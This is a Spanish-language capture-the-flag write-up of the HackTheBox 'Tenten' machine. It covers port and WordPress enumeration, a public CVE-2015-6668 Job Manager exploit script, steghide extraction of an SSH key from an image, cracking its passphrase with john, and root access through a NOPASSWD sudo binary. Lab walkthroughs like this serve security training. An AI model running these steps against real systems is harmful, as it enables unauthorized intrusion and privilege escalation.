Tenten

Linux
Medium
Tags: #WordPress

Enum

1. Probamos conectividad.

```
❯ ping -c 1 10.10.10.10
PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data.
64 bytes from 10.10.10.10: icmp_seq=1 ttl=63 time=108 ms

--- 10.10.10.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 107.936/107.936/107.936/0.000 ms
```

Probamos conectividad con la máquina.

2. Enumeración de puertos.

```
❯ sudo nmap -p- -sS --min-rate 5000 -T5 -sCV -Pn -n 10.10.10.10
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 ec:f7:9d:38:0c:47:6f:f0:13:0f:b9:3b:d4:d6:e3:11 (RSA)
|   256 cc:fe:2d:e2:7f:ef:4d:41:ae:39:0e:91:ed:7e:9d:e7 (ECDSA)
```

```
|_  256 8d:b5:83:18:c0:7c:5d:3d:38:df:4b:e1:a4:82:8a:07 (ED25519)
80/tcp open  http    Apache httpd 2.4.18
|_http-title: Did not follow redirect to http://tenten.htb/
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Podemos ver un puerto 80 con un dominio.

```
tenten.htb
```

Podemos ver este dominio.

```
❯ sudo vim /etc/hosts
❯ cat /etc/hosts -l java
11   | 10.10.10.10      tenten.htb
```

Agregamos el dominio al /etc/hosts


3. Puerto 80

```
❯ whatweb http://tenten.htb
http://tenten.htb [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.10],
JQuery[1.12.4], MetaGenerator[WordPress 4.7.3],
PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[Job Portal
&#8211; Just another WordPress site], UncommonHeaders[link],
WordPress[4.7.3]
```


Podemos ver un wordpress...

```
PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /wp-login.php: Possible admin folder
|   /readme.html: Wordpress version: 2
|   /: WordPress version: 4.7.3
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|_  /readme.html: WordPress version 4.7
```


Tenemos una serie de rutas que podemos mirar.



Podemos ver una web bastante simple que esta hecha en wordpress...



Vemos que hay un articulo el cual pone que lo ha publicado TAKIS, vamos a verificar si existe.



Si accedemos a la ruta por defecto para iniciar sesion en wordpress podemos ver que nos dice que la contraseña es invalida para ese usuario con la cual ya tenemos un usario enumerado.

```
takis
```

```
❯ wfuzz -c --hc=404 -w /usr/share/seclists/Discovery/Web-Content/CMS/wp-plugins.fuzz.txt -t 200 http://tenten.htb/FUZZ
000005242:403 "wp-content/plugins/job-manager/"
```

Podemos ver este el cual podemos investigar un poco sobre el en seachsploit...

```
https://github.com/NyxByt3/CVE-2015-6668
```

Nos descargamos este exploit el cual contempla la vuln y realiza un bruteforce.

```
❯ python brute.py
Enter a vulnerable website: http://tenten.htb
Enter a file name: HackerAccessGranted
[+] URL of CV found! http://tenten.htb/wp-content/uploads/2017/04/HackerAccessGranted.jpg
```

Nos devuelve un archivo que ha encotnrado...

Ataque

```
❯ steghide info HackerAccessGranted.jpg
```

```
embedded file "id_rsa":
```

Nos desacargmaos la imagen y podemos ver que contiene un mensaje oculto llamado id_rsa...

```
❯ steghide extract -sf HackerAccessGranted.jpg
❯ ls
 HackerAccessGranted.jpg   id_rsa
```

Podemos ver que nos ha devuelto una id_rsa...

```
❯ /usr/share/john/ssh2john.py ./id_rsa
```

Ahora con john tenemos que agregar el id_rsa a un hash con john para poder romperlo...

```
❯ sudo john hash --wordlist /usr/share/wordlists/rockyou.txt --
format=tripcode
superpassword
```

Una vez que ya lo tenemos hemos de tratar de romperlo con el john...

```
❯ chmod 600 id_rsa
❯ ssh -i id_rsa takis@10.10.10.10
```

Le damos permisos y nos conectamos.

```
takis@tenten:~$ cat user.txt
6f68b70.........134a136efa5
```

Recogemos la user falg.

Escalada

```
takis@tenten:~$ id
uid=1000(takis) gid=1000(takis)
groups=1000(takis),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),11
7(lpadmin),118(sambashare)
```

Vemos que estamos en varios grupos entre ellos lxd con lo cual hay una via potencial para escalar privilegios.

```
takis@tenten:~$ sudo -l
Matching Defaults entries for takis on tenten:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
```

```
n\:/snap/bin

User takis may run the following commands on tenten:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/fuckin
```

Vemos que podemos ejecutar como queramos /bin/fuckin

```
takis@tenten:~$ fuckin whoami
takis
```

Vemos que si lo ejecutamos como nuestro usuario pone takis.

```
takis@tenten:~$ sudo fuckin whoami
root
```

Pero vemos que con el sudo nos da root.

```
takis@tenten:~$ sudo fuckin bash
root@tenten:~# cat /root/root.txt
9a5e.....2413e3....791ed2a
```

Ahora podemos ver la root flag.